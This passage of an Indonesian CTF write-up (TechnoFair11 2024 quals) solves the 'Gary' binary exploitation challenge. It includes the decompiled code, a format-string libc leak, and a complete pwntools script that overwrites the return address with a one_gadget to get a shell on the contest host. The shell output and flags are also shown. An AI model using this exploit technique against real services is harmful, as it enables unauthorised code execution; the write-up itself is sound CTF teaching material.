(jons@01-20-jonathans)-[~/ctf/technofair11/wasm]  
$ python3 solv.py  
The flag is: TechnoFair11{L0h_k0k_9ItU}
```

Binary Exploitation/PWN

Gary

```

itoid /Binary_Exploitation/Gary
>>> ls
chall_patched exp.py ld-2.31.so libc-2.31.so libc.so.6 ori README.md x.py
itoid /Binary_Exploitation/Gary
>>> f chall_patched; cs --file=chall_patched
chall_patched: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./ld-2.31.so, for GNU/Linux 5.9
5b9f76485165, not stripped
Full RELRO    STACK Canary    NX enabled    PIE enabled    RPATH    RUNPATH    Symbols    FORTIFY Fortified
Full RELRO    Canary found    NX enabled    PIE enabled    No RPATH    RW-RUNPATH    79 Symbols    No    0
itoid /Binary_Exploitation/Gary
>>>

```

```

1 unsigned __int64 setup()
2 {
3     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
4
5     v1 = __readfsqword(0x28u);
6     setvbuf(stdin, 0LL, 2, 0LL);
7     setvbuf(stdout, 0LL, 2, 0LL);
8     setvbuf(stderr, 0LL, 2, 0LL);
9     return __readfsqword(0x28u) ^ v1;
10 }

```

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char s[72]; // [rsp+20h] [rbp-50h] BYREF
4     unsigned __int64 v5; // [rsp+68h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     setup(argc, argv, envp);
8     while ( 1 )
9     {
10        printf("What is your name? ");
11        fgets(s, 64, stdin);
12        if ( !strncmp(s, "exit", 4uLL) )
13            break;
14        printf("Hi, ");
15        printf(s);
16        printf("Let me tell you a secret: %x\n", 3735928559LL);
17    }
18    exit(0);
19 }

```

Terdapat format string vulnerability di fungsi printf(s), jadi cukup leak `__libc_start_main+243` untuk mendapatkan base address libc, kemudian overwrite return address ke `execve("/bin/sh", r15, rdx)` dengan syarat:

`[r15] == NULL || r15 == NULL || r15 is a valid argv`

WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS

[rdx] == NULL || rdx == NULL || rdx is a valid envp

```
itoid /Binary Exploitation/Gary
{>>>
>>> nc 103.185.53.181 6001
What is your name? %21$p
Hi, 0x7f18d5fde083
Let me tell you a secret: deadbeef
What is your name? █
```

Powered by the libc-database search API

Search

Symbol name	Address	
__libc_start_main_ret	083	REMOVE

Symbol name	Address	
		REMOVE

FIND

Results

libc6_2.31-0ubuntu9.10_amd64
libc6_2.31-0ubuntu9.9_amd64
libc6_2.31-0ubuntu9.4_amd64
libc6_2.31-0ubuntu9.8_amd64
libc6_2.31-0ubuntu9.5_amd64
libc6_2.31-0ubuntu9.11_amd64
libc6_2.31-0ubuntu9.12_amd64
libc6_2.31-0ubuntu9.14_amd64
libc6_2.31-0ubuntu9.15_amd64

Download	Click to download
All Symbols	Click to download
BuildID	87b331c034a6458c64ce09c03939e947212e18ce
MD5	2fe71f6716a4ed8b8df6a82052b4df0a
__libc_start_main_ret	0x24083
dup2	0x10eae0
printf	0x61c90
puts	0x84420
read	0x10e1e0
str_bin_sh	0x1b45bd
system	0x52290
write	0x10e280

libc6_2.31-0ubuntu9.16_amd64

Berikut exploit scriptnya:

```
#!/usr/bin/python3
from pwn import *
exe = './chall_patched'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc 103.185.53.181 6001".split(" ")[1:3]
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
```

```
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a: io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
libc = ELF("./libc-2.31.so", checksec = 0)
ld = ELF("./ld-2.31.so", checksec = 0)

sl(b'%21$p,%23$p.')
rud(b'i, ')
__libc_start_main_243 = int16(rud(b','))
libc.address = __libc_start_main_243 - 0x24083
assert libc.address & 0xfff == 0
stackaddr = int16(rud(b'.'))
li(f"libc base: {hex(libc.address)}")
li(f"stack address: {hex(stackaddr)}")
retaddr = stackaddr - 0x170
li(f"ret address: {hex(retaddr)}")
'''
libc.address + 0xe3b01 -> execve("/bin/sh", r15, rdx)
constraintsnya:
    [r15] == NULL || r15 == NULL || r15 is a valid argv
    [rdx] == NULL || rdx == NULL || rdx is a valid envp
'''
p = fmtstr_payload(10, {retaddr: libc.address + 0xe3b01}, write_size='short')
li(f"payload length: {len(p)}")
sl(p)
com()
```

```
[DEBUG] Sent 0x7 bytes:
  b'whoami\n'
[DEBUG] Received 0x4 bytes:
  b'ctf\n'
ctf
$ ls -la
[DEBUG] Sent 0x7 bytes:
  b'ls -la\n'
[DEBUG] Received 0x161 bytes:
  b'total 44\n'
  b'drwxr-xr-x 1 ctf ctf 4096 Jun 29 15:58 .\n'
  b'drwxr-xr-x 1 root root 4096 Jun 29 10:51 ..\n'
  b'-rw-r--r-- 1 ctf ctf 220 Feb 25 2020 .bash_logout\n'
  b'-rw-r--r-- 1 ctf ctf 3771 Feb 25 2020 .bashrc\n'
  b'-rw-r--r-- 1 ctf ctf 807 Feb 25 2020 .profile\n'
  b'-rwxrwxr-x 1 root root 17304 Jun 29 15:58 chall\n'
  b'-rw-rw-r-- 1 root root 40 Jun 21 02:42 flag.txt\n'
total 44
drwxr-xr-x 1 ctf ctf 4096 Jun 29 15:58 .
drwxr-xr-x 1 root root 4096 Jun 29 10:51 ..
-rw-r--r-- 1 ctf ctf 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 ctf ctf 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 ctf ctf 807 Feb 25 2020 .profile
-rwxrwxr-x 1 root root 17304 Jun 29 15:58 chall
-rw-rw-r-- 1 root root 40 Jun 21 02:42 flag.txt
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
  b'cat flag.txt\n'
[DEBUG] Received 0x28 bytes:
  b'TechnoFair11{Thls 0nly format str VUln}\n'
TechnoFair11{Thls 0nly format str VUln}
$
```


Feedback

Feedback

Getting Flag Here?

TechnoFair11{See_YouIn_Depok}

Nama Team *

KEITO

Nama Instansi *

Politeknik Siber dan Sandi Negara

Kembali

Kirim

Kosongkan formulir

Isi feedback

Misc

Kerangka Berpikir

